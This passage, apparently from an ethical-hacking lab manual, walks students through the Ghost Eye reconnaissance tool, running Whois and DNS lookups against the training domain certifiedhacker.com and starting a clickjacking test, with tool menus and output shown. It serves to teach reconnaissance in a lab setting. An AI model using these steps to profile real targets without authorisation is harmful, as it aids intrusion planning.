
12. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

TASK 1.3

Perform Whois Lookup

13. Let us perform a Whois Lookup. Type **1** for the **Enter your choice**: option and press **Enter**.


14. Type **certifiedhacker.com** in the **Enter Domain or IP Address**: field and press **Enter**.



```
        Ghost Eye - Information Gathering Tool
        Author: Jolanda de Koff https://github.com/BullsEye0 | Bull
s Eye

              Hi there, Shall we play a game..?

[+] 1.   Whois Lookup
[+] 2.   DNS Lookup
[+] 3.   EtherApe – Graphical Network Monitor (root)
[+] 4.   Nmap Port Scan
[+] 5.   HTTP Header Grabber
[+] 6.   Clickjacking Test - X-Frame-Options Header
[+] 7.   Robots.txt Scanner
[+] 8.   Link Grabber
[+] 9.   IP Location Finder
[+] 10.  Traceroute
[+] 11.  Have I been pwned
[x] 12.  Exit

[+] Enter your choice: 1
Enter Domain or IP Address: certifiedhacker.com
```

Figure 1.1.8: Performing Whois Lookup

15. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.



```
Searching for... Whois Lookup: certifiedhacker.com
   Domain Name: CERTIFIEDHACKER.COM
   Registry Domain ID: 88849376_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.networksolutions.com
   Registrar URL: http://networksolutions.com
   Updated Date: 2016-03-16T12:38:41Z
   Creation Date: 2002-07-30T00:32:00Z
   Registry Expiry Date: 2021-07-30T00:32:00Z
   Registrar: Network Solutions, LLC
   Registrar IANA ID: 2
   Registrar Abuse Contact Email: abuse@web.com
   Registrar Abuse Contact Phone: +1.8003337680
   Domain Status: clientTransferProhibited https://icann.org/epp#cl
ientTransferProhibited
   Name Server: NS1.BLUEHOST.COM
   Name Server: NS2.BLUEHOST.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.ic
ann.org/wicf/
>>> Last update of whois database: 2020-01-03T08:43:57Z <<<
```

Figure 1.1.9: Whois Lookup information


16. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice** field, type **2** and press **Enter** to perform DNS Lookup.

TASK 1.4

Perform DNS Lookup

17. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

Note: The results might differ in your lab environment.




```
repackaging, dissemination or other use of this data is expressly
prohibited without the prior written consent of Networksolutions.com.
Networksolutions.com reserves the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.

For more information on Whois status codes, please visit
https: //www.icann.org/resources/pages/epp-status-codes-2014-06-16-en.
whois certifiedhacker.com

[+] 1.   Whois Lookup
[+] 2.   DNS Lookup
[+] 3.   EtherApe – Graphical Network Monitor (root)
[+] 4.   Nmap Port Scan
[+] 5.   HTTP Header Grabber
[+] 6.   Clickjacking Test - X-Frame-Options Header
[+] 7.   Robots.txt Scanner
[+] 8.   Link Grabber
[+] 9.   IP Location Finder
[+] 10.  Traceroute
[+] 11.  Have I been pwned
[x] 12.  Exit

[+] Enter your choice: 2
Enter Domain or IP Address: certifiedhacker.com
```

Figure 1.1.10: Performing DNS Lookup

18. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, certifiedhacker.com).

19. Scroll up to view the DNS Lookup result.



```
Searching for... DNS Lookup: certifiedhacker.com

; <<>> DiG 9.11.5-P4-3-Debian <<>> certifiedhacker.com +trace ANY
;; global options: +cmd
.                        29708   IN      NS      m.root-servers.net.
.                        29708   IN      NS      b.root-servers.net.
.                        29708   IN      NS      c.root-servers.net.
.                        29708   IN      NS      d.root-servers.net.
.                        29708   IN      NS      e.root-servers.net.
.                        29708   IN      NS      f.root-servers.net.
.                        29708   IN      NS      g.root-servers.net.
.                        29708   IN      NS      h.root-servers.net.
.                        29708   IN      NS      i.root-servers.net.
.                        29708   IN      NS      a.root-servers.net.
.                        29708   IN      NS      j.root-servers.net.
.                        29708   IN      NS      k.root-servers.net.
.                        29708   IN      NS      l.root-servers.net.
.                        29708   IN      RRSIG   NS 8 0 518400 20200119050000
20200106040000 33853 . hz65XQmV9/z5zHzTHPNaRn4MuJrS4R8REcBNEOybeWfqqqXyobOn6y
rn 8R7b8/K7IvZNbcVCaoflAfKZbTEmnHs0MdhTzqyL6G39vBwvBZQX165V +owcZEU4SkAgMQNJ3
+4GO65d8QLdDKbHQyi71+jIQfkZmDBxJtMaQrEg E3O1A5H8oMAIS3N0mO6ZwWsCrLSZPrXPCLbSH
MPIcUDhW+NQrYjjZhdo ylJ3Nul6zTMA52qyJaYRFuxcy9INvchlkNPMgWNdYHbDsp6L5mWxxdwH
oYYNl5joWbOm7RL2fVUptbZ15UyR5IPGDTl8S/SeTv0DrOwz+YqiTfPZ 91eCRw==
;; Received 525 bytes from 8.8.8.8#53(8.8.8.8) in 46 ms
```


Figure 1.1.11: DNS Lookup information

TASK 1.5

Perform Clickjacking Test

20. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.

